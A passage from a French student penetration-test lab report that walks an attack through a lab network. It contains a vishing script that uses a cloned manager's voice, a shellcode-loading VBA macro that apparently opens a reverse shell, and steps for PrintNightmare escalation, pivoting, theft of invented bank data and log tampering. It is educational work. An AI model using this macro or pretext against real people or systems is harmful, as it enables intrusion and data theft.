
Le vecteur d'accès initial est un message vocal usurpant la voix du responsable de la cible. Le prétexte amène la victime à ouvrir un classeur Excel et à activer son contenu. Script reconstitué ci-dessous (noms fictifs) :

5.1.1. Transcription du prétexte vocal

“Salut, c'est Marc, à nouveau bienvenue. C'est pour te dire que tu vas recevoir un mail de la DSI, de la part de Thomas, qui va t'envoyer un mail. Il faut que tu télécharges l'Excel avec les mots de passe ; tu verras, tu auras un petit bandeau jaune dessus. Quand tu vas ouvrir le fichier, il faut que tu acceptes, c'est pour la config de ton PC. Comme ça, ça inscrit les mots de passe directement dedans et ce sera plus simple pour toi, notamment pour les applications clients.

D'ailleurs, pour cet après-midi, je veux un rapport complet sur notre nouveau client, M. Hubert. Je ne serai pas disponible, n'essaie pas de m'appeler ce matin, mais dans l'après-midi je veux ton rapport.”





10:22
88
[redacted]
Yesterday
Messages and calls are end-to-end encrypted. Only people in this chat can read, listen to, or share them. Learn more
1×
0:12
6:09 PM
Today
Ça marche ! Je fais ça dès que possible
10:21 AM


5.2 Analyse du prétexte : pourquoi il fonctionne

- **Autorité :** l'usurpation du N+1 fait passer la demande pour un ordre légitime.
- **Nouvel arrivant :** la cible vient d'arriver ; ses repères organisationnels sont faibles et elle n'ose pas remettre en question son responsable.
- **Fenêtre de confiance :** l'attaquant parie qu'aucun échange managérial n'a encore eu lieu sur ce canal, rendant un premier contact non suspect.
- **Urgence + indisponibilité :** “rapport cet après-midi” et “ne m'appelle pas” coupent toute vérification par un autre canal.
- **Plausibilité technique :** le “bandeau jaune” correspond à l'invite d'activation des macros ; le prétexte “config PC / mots de passe” normalise le clic sur “Activer le contenu”.
- **Canal vocal :** la voix (clonée) est plus convaincante qu'un email écrit et contourne la méfiance anti-phishing habituelle.

5.3 Charge utile


Le classeur transmis contient une macro malveillante. Tant que la victime n'accepte pas l'invite « Activer le contenu », la macro ne s'exécute pas : c'est précisément ce déclenchement que l'ingénierie sociale cherche à obtenir. Une fois activée, la macro établit une connexion sortante vers l'infrastructure de l'attaquant et installe un accès distant discret sur le poste.





Service / Application	Identifiant (Login)	Mot de passe (Provisoire)	Commentaire / Action requise
Session Windows (Active Directory)	[redacted]	Bienvenue2026!	À modifier obligatoirement à la première connexion.
Microsoft 365 (Mail, Teams, Office)		P@ssw0rd_365*	MFA à configurer lors de la première connexion.
CRM (Salesforce / HubSpot)		Crm-NvCollab-26	Accès restreint (Profil Standard).
VPN d'entreprise (Cisco / Fortinet)		Vpn#Acces2026!	Certificat installé sur le poste.
Outil RH (Lucca / PayFit)		Rh-Start26$	Lien d'activation envoyé sur la boîte mail.
Intranet / Wiki d'entreprise		Intr@net2026	Accès en lecture seule.
Logiciel de Ticketing (GLPI / Jira)		Tick3t+26	Profil Utilisateur.
Gestionnaire de mots de passe		M@sterKey-2026!	Coffre-fort partagé de l'équipe accessible.

5.3.1. Code de la macro :



```
#If VBA7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Rvcuwz As Long, ByVal Ggafkdj As Long, ByVal Jrm As LongPtr, Kej
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Tayjy As Long, ByVal Brastyo As Long, ByVal Lqnybiv As Long, ByV
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Goj As LongPtr, ByRef Bip As Any, ByVal Arjtvjdf As Long) As Lo
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Rvcuwz As Long, ByVal Ggafkdj As Long, ByVal Jrm As Long, Kejexub As Lon
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Tayjy As Long, ByVal Brastyo As Long, ByVal Lqnybiv As Long, ByVal Lgbqs
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Goj As Long, ByRef Bip As Any, ByVal Arjtvjdf As Long) As Long
#End If

Sub Auto_Open()
        Dim Yqtwpezex As Long, Ucmoflk As Variant, Jwxmfgvi As Long
#If VBA7 Then
        Dim Cgfefxoxr As LongPtr, Lcuravz As LongPtr
#Else
        Dim Cgfefxoxr As Long, Lcuravz As Long
#End If
        Ucmoflk = Array(252, 72, 131, 228, 240, 232, 204, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72, 49, 210, 101, 72, 139, 82, 96, 72, 139, 8
129, 120, 24, 11, 2, 15, 133, 111, 0, 0, 0, 139, 128, 136, 0, 0, 0, 72, 133, 192, 116, 100, 72, 1, 208, 139, 72, 24, 80, 68, 139, 64, 32, 73
208, 102, 65, 139, 12, 72, 68, 139, 64, 28, 73, 1, 208, 65, 139, 4, 136, 72, 1, 208, 65, 88, 65, 88, 94, 89, 90, 65, 88, 65, 89, 65, 90, 72,
188, 2, 0, 17, 92, 192, 168, 50, 10, 65, 84, 73, 137, 228, 76, 137, 241, 65, 186, 217, 58, 10, 142, 255, 213, 76, 137, 234, 104, 1, 1, 0, 0,
88, 76, 137, 226, 72, 137, 249, 65, 186, 84, 201, 138, 241, 255, 213, 133, 192, 116, 10, 73, 255, 206, 117, 229, 232, 147, 0, 0, 0, 72, 131,
72, 49, 201, 65, 186, 229, 103, 55, 108, 255, 213, 72, 137, 195, 73, 137, 199, 77, 49, 201, 73, 137, 240, 72, 137, 218, 72, 137, 249, 65, 18
255, 255, 72, 1, 195, 72, 41, 198, 72, 133, 246, 117, 180, 65, 255, 231, 88, 106, 0, 89, 65, 186, 73, 130, 64, 31, 255, 213)

        Cgfefxoxr = VirtualAlloc(0, UBound(Ucmoflk), &H1000, &H40)
        For Jwxmfgvi = LBound(Ucmoflk) To UBound(Ucmoflk)
                Yqtwpezex = Ucmoflk(Jwxmfgvi)
                Lcuravz = RtlMoveMemory(Cgfefxoxr + Jwxmfgvi, Yqtwpezex, 1)
        Next Jwxmfgvi
        Lcuravz = CreateThread(0, 0, Cgfefxoxr, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```

6. Phase 4 - Maintaining Access & élévation de privilèges

6.1 Persistance

Après l'exécution de la macro, l'attaquant dispose d'un accès distant avec les droits de l'utilisateur adm1n. Un mécanisme de persistance lui permet de revenir sur le poste même après un redémarrage, sans refaire d'ingénierie sociale.

6.2 Élévation de privilèges : CVE-2021-34527 (PrintNightmare)

CVE-2021-34527 (« PrintNightmare ») est une vulnérabilité du service Windows Print Spooler qui permet à un utilisateur standard d'exécuter du code avec les privilèges SYSTEM. Le poste cible (Windows 10 1809) exécute le service Spooler et une fois l'accès initial obtenu avec les droits de l'utilisateur, cette faille sert à passer d'un compte limité au contrôle total de la machine.


Propriété	Détail
Identifiant	CVE-2021-34527 (PrintNightmare)
Composant	Windows Print Spooler (spoolsv)
Impact	Exécution de code en tant que SYSTEM (élévation locale, voire RCE)
Portée	Windows 7 à Windows 10 / Server (dont 1809)

6.3 Post-exploitation et reconnaissance interne


Avec les droits SYSTEM, l'attaquant mène une reconnaissance de l'environnement interne : énumération des comptes, des partages, des machines voisines et des chemins de latéralisation possibles vers les serveurs web et la base de données clients mentionnés dans le contexte. Cette étape prépare un éventuel mouvement latéral, hors périmètre de la présente version.


6.4 On attaque Xubuntu

Depuis la machine Kali, en utilisant la machine Windows compromise comme pivot (tunnel SSH dynamique -D + proxychains), on effectue une reconnaissance du réseau interne 192.168.50.0/24. Ces modifications nous permettent d'exécuter des commandes Kali à travers la machine Windows.



Le scan permet d'identifier un hôte Ubuntu sur le réseau. En pivotant à travers le Windows, on accède à cette machine Ubuntu, sur laquelle est récupéré un fichier Excel contenant des données bancaires clients (coordonnées, etc.).





xubuntu@admin:~/Bureau/CONFIDENTIEL$ cat donnees_personnelles.csv
nom,prenom,date_naissance,num_secu,telephone,adresse
Dubois,Marie,1988-04-12,2880475123456,0612345678,"12 rue des Lilas, 75011 Paris"
Martin,Luc,1975-09-30,1750933654321,0623456789,"5 avenue Victor Hugo, 69003 Lyon"
Nguyen,Sophie,1992-01-22,2920175987654,0634567890,"8 impasse du Port, 44000 Nantes"
Leroy,Thomas,1983-07-05,1830733456789,0645678901,"23 bd Carnot, 59000 Lille"
Garcia,Elena,1990-11-18,2901175234567,0656789012,"3 place Bellecour, 13006 Marseille"
xubuntu@admin:~/Bureau/CONFIDENTIEL$ cat clients_bancaires.csv
nom,prenom,email,iban,bic,solde_eur
Dubois,Marie,marie.dubois@example.com,FR7630001007941234567890185,BNPAFRPP,4521.33
Martin,Luc,luc.martin@example.com,FR7612548029981234567890123,SOGEFRPP,189.07
Nguyen,Sophie,sophie.nguyen@example.com,FR7610011000201234567890144,PSSTFRPP,12890.50
Leroy,Thomas,thomas.leroy@example.com,FR7630004000031234567890165,CRLYFRPP,732.19
Garcia,Elena,elena.garcia@example.com,FR7620041010051234567890187,CEPAFRPP,5604.88

7. Phase 5 - Covering Tracks

Pour retarder la détection, nous avons effacé les traces de notre passage en altérant les journaux d'événements Windows et Xubuntu pour effacer toutes les traces de notre passage.

•



Ici, on supprime toutes les traces de notre passage dans le fichier /var/log de la machine Xubuntu (nano /var/log/auth.log, nano /var/log/syslog).

Il est également à ce stade possible de supprimer les fichiers de journalisation (logs) de la machine Windows, et de supprimer le compte adm1n qui a été créé. Pour cette partie, le PoC montre qu'à ce stade tout est possible et que nous sommes en capacité de réaliser tout ce que nous voulons.

8. Conclusion

Ce projet nous a permis de progresser concrètement sur le plan technique, en particulier sur la mise en place de reverse shells et l'exploitation de CVE réelles.
Au-delà de l'aspect offensif, il nous a surtout fait comprendre qu'il n'est pas possible de défendre correctement un système sans savoir comment il peut être attaqué. Connaître précisément les techniques utilisées et l'étendue des vulnérabilités exploitables est indispensable pour mettre en place des mesures de défense pertinentes et durcir les systèmes d'exploitation.

Notre analyse a également montré le poids du facteur humain. Bien souvent, les failles les plus graves ne relèvent pas uniquement de la technique, elles viennent d'un manque de sensibilisation des utilisateurs ou de processus de sécurité mal définis. Cette double approche, à la fois technique et humaine, nous sera utile lors de nos prochains stages, aussi bien pour anticiper le raisonnement d'un attaquant que pour sensibiliser les équipes avec lesquelles nous serons amenés à travailler.

